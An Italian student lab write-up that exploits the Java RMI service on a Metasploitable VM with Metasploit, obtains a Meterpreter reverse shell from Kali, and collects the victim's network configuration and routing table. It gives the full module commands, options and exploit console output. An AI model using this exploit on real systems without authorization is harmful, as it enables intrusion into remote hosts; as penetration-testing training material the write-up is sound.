

S7L5


Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

In questo esercizio abbiamo utilizzato la piattaforma Metasploit per sfruttare una vulnerabilità del servizio Java RMI (Remote Method Invocation) sulla porta 1099 di una macchina virtuale Metasploitable. L'obiettivo è ottenere una sessione Meterpreter sulla macchina vittima e raccogliere specifiche informazioni di rete.



```
kali@kali: ~  
$ ifconfig  
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500  
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0<link>  
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
    RX packets 23 bytes 3058 (2.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 21 bytes 2764 (2.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP, LOOPBACK, RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali: ~$
```



```
msfadmin@metasploitable:~$ ifconfig  
eth0: Link encap:Ethernet HWaddr 08:00:27:3a:d6:e0  
    inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe3a:d6e0/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:29 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:0 (0.0 B) TX bytes:3526 (3.4 KB)  
    Base address:0xd010 Memory:f0200000-f0220000  
  
lo: Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING MTU:16436 Metric:1  
    RX packets:109 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:109 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:27661 (27.0 KB) TX bytes:27661 (27.0 KB)  
  
msfadmin@metasploitable:~$
```


Negli screenshot c'è l'assegnazione degli indirizzi ip

Macchina Attaccante (Kali Linux)

IP: 192.168.11.111

Macchina Vittima (Metasploitable)

IP: 192.168.11.112



Dopo aver assegnato gli indirizzi ip richiesti alle due macchine, ho avviato Metasploit sulla macchina Kali Linux utilizzando il comando

`msfconsole`

In seguito ho cercato il modulo di exploit adatto per il servizio Java RMI sulla porta 1099 con il comando

`search java_rmi`

```
msf6 > search java_rmi

Matching Modules
=====

#  Name
-  -
0  auxiliary/gather/java_rmi_registry
1  exploit/multi/misc/java_rmi_server
2  auxiliary/scanner/misc/java_rmi_server
3  exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example:
msf6 > use
```

Tra i moduli disponibili, ho selezionato `exploit/multi/misc/java_rmi_server`.

A questo punto ho configurato il modulo di exploit con le seguenti opzioni:

`use exploit/multi/misc/java_rmi_server`

`set rhost 192.168.11.112`

`set lhost 192.168.11.111`

`set HTTPDELAY 20`

Ed ho lanciato l'exploit con il comando

`exploit`

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Gh9Ram0jMcFj9ZE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:57459) at 2024-05-24 04:50:36 -0400
```

L'exploit ha avuto successo, permettendoci di ottenere una sessione Meterpreter sulla macchina Metasploitable.

Una volta ottenuta la sessione Meterpreter, ho raccolto le informazioni richieste.

Ho ottenuto la configurazione di rete della macchina vittima con il comando

`meterpreter > ifconfig`

L'output di questo comando ha fornito informazioni dettagliate sulle interfacce di rete della macchina Metasploitable, inclusi gli indirizzi IP, le maschere di rete e altre configurazioni pertinenti.

```
Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe3a:d6e0
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fe3a:d6e0 ::           ::           0            eth0
meterpreter > █
```

In seguito, ho ottenuto la tabella di routing della macchina vittima con il comando:

`meterpreter > route`

L'output ha mostrato le rotte configurate sulla macchina.